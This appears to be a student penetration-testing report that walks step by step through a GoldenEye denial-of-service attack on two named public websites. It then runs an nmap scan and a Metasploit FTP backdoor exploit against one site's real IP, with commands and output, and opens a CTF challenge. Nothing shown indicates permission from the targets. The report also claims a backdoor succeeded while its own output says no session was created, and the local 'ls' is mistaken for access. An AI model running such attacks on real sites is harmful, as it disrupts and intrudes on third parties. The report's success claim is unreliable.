
STEP 4 - Now open Golden Eye Tool in cmd (Command Prompt) .




STEP 5 - The cmd will open on the specified path.



STEP 6 - Run command `python goldeneye.py -h` to see help list.



STEP 7 - Enter the command `python goldeneye.py http://www.szic.pk -w 2 -s 100` to attack on the first site.



```
C:\Windows\System32\cmd.exe Microsoft Windows [Version 10.0.22631.3447]
(C) Microsoft Corporation. All rights reserved.

D:\Cyber Security Tools\S-DoS & DDoS\DoS & DDoS\GoldenEye-master>python goldeneye.py -h
D:\Cyber Security Tools\S-DoS & DDoS\DoS & DDoS\GoldenEye-master>goldeneye.py:3: SyntaxWarning: invalid escape sequence '\n'
...
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
USAGE: ./goldeneye.py <url> [OPTIONS]
OPTIONS:
  Flag           Description                               Default
  -u, --useragents File with user-agents to use        (default: randomly generated)
  -w, --workers   Number of concurrent workers          (default: 10)
  -s, --sockets  Number of concurrent sockets          (default: 500)
  -m, --method    HTTP Method to use 'get' or 'post' or 'random' (default: get)
  -n, --nosslcheck Do not verify SSL Certificate       (default: True)
  -d, --debug     Enable Debug Mode [more verbose output] (default: False)
  -h, --help      Shows this help


D:\Cyber Security Tools\S-DoS & DDoS\DoS & DDoS\GoldenEye-master>python goldeneye.py http://www.szic.pk -w 2 -s 100
```

STEP 8 - Hit Enter to see packets hitting.



```
C:\Windows\System32\cmd.exe SHAIKH ZAYED ISLAMIC CENTER
Home About SZIC
Hitting webserver in mode 'get' with 2 workers running 100 connections each. Hit CTRL+C to cancel.
D:\Cyber Security Tools\S-DoS & DDoS\DoS & DDoS\GoldenEye-master>goldeneye.py:3: SyntaxWarning: invalid escape sequence '\n'
...
D:\Cyber Security Tools\S-DoS & DDoS\DoS & DDoS\GoldenEye-master>goldeneye.py:3: SyntaxWarning: invalid escape sequence '\n'
...
162 GoldenEye strikes hit. (0 Failed)
```

STEP 9 - Open Wireshark Tool to observe traffic on the target site from your machine.



STEP 10 - Similarly attacking panki.it also adjusting the parameter values.

```
C:\Windows\System32\cmd.exe + ~
D:\Cyber Security Tools\5-DoS & DDoS\DoS & DDoS\GoldenEye-master\GoldenEye-master>python goldeneye.py https://www.panki.it -w 3 -s 150
D:\Cyber Security Tools\5-DoS & DDoS\DoS & DDoS\GoldenEye-master\GoldenEye-master\goldeneye.py:3: SyntaxWarning: invalid escape sequence '
\
...
D:\Cyber Security Tools\5-DoS & DDoS\DoS & DDoS\GoldenEye-master\GoldenEye-master\goldeneye.py:3: SyntaxWarning: invalid escape sequence '
\
...
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 3 workers running 150 connections each. Hit CTRL+C to cancel.
D:\Cyber Security Tools\5-DoS & DDoS\DoS & DDoS\GoldenEye-master\GoldenEye-master\goldeneye.py:3: SyntaxWarning: invalid escape sequence '
\
...
D:\Cyber Security Tools\5-DoS & DDoS\DoS & DDoS\GoldenEye-master\GoldenEye-master\goldeneye.py:3: SyntaxWarning: invalid escape sequence '
\
...
D:\Cyber Security Tools\5-DoS & DDoS\DoS & DDoS\GoldenEye-master\GoldenEye-master\goldeneye.py:3: SyntaxWarning: invalid escape sequence '
\
...
0 GoldenEye strikes hit. (6 Failed)
0 GoldenEye strikes hit. (9 Failed)
0 GoldenEye strikes hit. (12 Failed)
0 GoldenEye strikes hit. (17 Failed)
0 GoldenEye strikes hit. (21 Failed)
0 GoldenEye strikes hit. (24 Failed)
0 GoldenEye strikes hit. (30 Failed)
0 GoldenEye strikes hit. (33 Failed)
0 GoldenEye strikes hit. (36 Failed)
```

STEP 11 - Here is the output shown by WireShark.

Conclusion

Wireshark and GoldenEye are powerful tools used for network analysis and website testing. Wireshark is a network protocol analyzer that allows you to capture and interactively browse the traffic running on a computer network. It provides detailed information about network traffic such as source and destination IP addresses, packet size, and protocols used.


GoldenEye, on the other hand, is a tool used for load testing. It allows you to simulate DoS attacks on a network to test its robustness under high traffic conditions. It creates multiple processes and threads to maximize the stress on the target network or website.

In website testing, these tools can be used together to simulate high traffic conditions with GoldenEye and monitor the effects on the network using Wireshark. This can help identify potential vulnerabilities or performance issues in the website or network infrastructure.

In this example we saw that DoS Attack effects the performance of the Websites.

Task C) Perform a Backdoor on a target website using the Metasploit tool.

STEP 1 - Open your Kali Linux Terminal.



STEP 2 - Enter the Command `nmap -T4 -sV szic.pk`

A screenshot of a terminal window titled 'root@kali:/home/kali'. It contains three tabs: 'root@kali:/home/kali', 'kali@kali:~', and 'root@kali:/home/kali'. The terminal window shows the following session:

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# nmap -T4 -sV szic.pk
```

The background features a dark, abstract logo of a bird or stylized animal.

STEP 3 - All the open ports along with their Service Versions will appear on your screen.

```
(root㉿kali)-[~/home/kali]
└─# nmap -T4 -sV szic.pk
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-29 09:54 EDT
Nmap scan report for szic.pk (65.181.111.19)
Host is up (0.048s latency).
Other addresses for szic.pk (not scanned): 64:ff9b::41b5:6f13
rDNS record for 65.181.111.19: s930.use1.mysecurecloudhost.com
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     LiteSpeed
110/tcp   open  pop3    Dovecot pop3d
143/tcp   open  imap    Dovecot imapd
443/tcp   open  ssl/https LiteSpeed
587/tcp   open  smtp    Exim smtpd 4.97.1
993/tcp   open  imaps?
995/tcp   open  pop3s?
```

STEP 4 - Since we found the ftp vulnerability, type msfconsole to start the Metasploitable Framework.

```
Try: sudo apt install <deb name>
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
```

STEP 5 - Search for the Service Vulnerability using searchsploit sV

```
set RHOSTS www.example.test/24
msf6 > searchsploit Pure-FTPd
[*] exec: searchsploit Pure-FTPd

Exploit Title | Path
-----|-----
Pure-FTPd - External Authentication Bash Environment Variable C | linux/remote/34862.rb
Pure-FTPd 1.0.21 (CentOS 6.2 / Ubuntu 8.04) - Null Pointer Dere | linux/dos/20479.pl
Pure-FTPd 1.0.48 - Remote Denial of Service | multiple/dos/49105.py

Shellcodes: No Results
msf6 >
```

STEP 6 - Use the Exploit `use exploit/unix/ftp/vsftpd_234_backdoor`.

```
### / \ / \ / \ ##### ##### / \ / \ / \ #####
##### ##### ##### ##### ##### ##### ##### #####
# WAVE 5 ##### SCORE 31337 ##### ##### HIGH FFFFFFFF #
##### ##### ##### ##### ##### ##### ##### #####
https://metasploit.com

=[ metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- --=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

STEP 7 - Set RHOSTS value to the ip address of the target website.

```
File Actions Edit View Help
root@kali:~/home/kali x kali@kali:~ x kali@kali:~ x
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 65.181.111.19
```


STEP 8 - Finally run the exploit.

```
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 65.181.111.19
RHOST => 65.181.111.19
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

STEP 9 - A BackDoor has been successfully Created and we can see the files in the system using ls command.



```
6.6.9-amd64
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 65.181.111.19:21 - Banner: 220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 15:08. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
[*] 65.181.111.19:21 - USER: 331 User FKHcC:) OK. Password required
ls
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public Templates Videos
```

Summary-

This report provides a detailed walkthrough of three key tasks related to network security and penetration testing.

The first task maps out the process of **blocking web applications** - using Instagram as an example - by altering firewall rules. It provides a step-by-step guide of finding the IP address of the target website and creating a new rule in the Windows firewall to block it.

The second task demonstrates a **Denial of Service (DoS)** attack on two non-Indian websites using **GoldenEye**, a load testing tool used for simulating DoS attacks. The traffic during the attack is monitored using Wireshark, a network protocol analyzer. This task aims to test the robustness of the target websites under high traffic conditions.

The final task involves creating a **backdoor** on a target website using the **Metasploit framework**. This part of the document guides through the process of identifying open ports and service vulnerabilities on the target website, and leveraging them to create a backdoor.

23EO5-ST#IS#6653-Task-6

Objective - Find the Flag {***} that is in the Vulnerable System**

A. Identify the hidden message in the README/HTML file

STEP 1. Decrypt the Secret Data to get a link

1.1 Open the html file in any browser.

The screenshot shows a browser window with the URL `file:///C:/Users/Satvik/Downloads/Task 6.html`. The page has a header with the **SUPRAJA TECHNOLOGIES** logo. Below it, the text "H4CK3R" is displayed. Underneath, there's a "Getting Started" section with a note: "To get started with the challenge, Read the Problem Statement Carefully." The main content is titled "Problem Statement" and contains the following text:
A spy agent has sent information stating that a hacker is attempting to exploit a vulnerability in our security system. We must identify the threat and report it to the appropriate organization before they can find the vulnerability. Please use the below mentioned checksums after entering them into the system. They will help you check if any files have been modified or not. Checking the checksums will help you identify if any files have been altered. Before that observe this page carefully to get the lead for you to move forward, And the data hidden in this page was encrypted and hidden.
A list of four checksums follows:

- E30AEE0086E19B8339E87D763417516F
- 001238F30D26848B1757C08D91CD9A77
- 86FC16B9EE4D51318751C404C8757BF1
- DA97A5AA74238FC464D637DB373CA2B4

1.2 Look for the hidden message (Drag the element to reveal the Encrypted Text)

- E75A8890253464D0C99560E62220536E
 - Complete the challenge objectives using your skills.
 - Note: This Particular task based on Cryptography, Password Cracking, Steganography & System Hacking.


Drag Here !!!

PB8ro822pZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6JHgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY2ZbFKQynvrBKHqtR2L6

Designed By

Supraja Technologies – Happy Hacking!

1.3 Copy the text and head to CyberChef website - <https://gchq.github.io/CyberChef/>



1.4 Now Paste the Link in the Input Section and Choose the Operation to URL Decode and From Base 58 then click on Bake! -


A screenshot of the CyberChef interface showing the results of the operations. The 'Input' section now contains the URL: https://drive.google.com/file/d/12XaretL-z-legDhKouseyHHt0nWBLrq2/view?usp=sharing. The 'Output' section also displays this same URL.

1.5 The Decrypted Text will appear on the Screen!


The Link is <https://drive.google.com/file/d/12XaretL-z-legDhKouseyHHt0nWBLrq2/view?usp=sharing>

STEP 2 Download and Import the OVA file


2.1 Get the OVA file Downloaded




2.2 Open the file in VirtualBox.



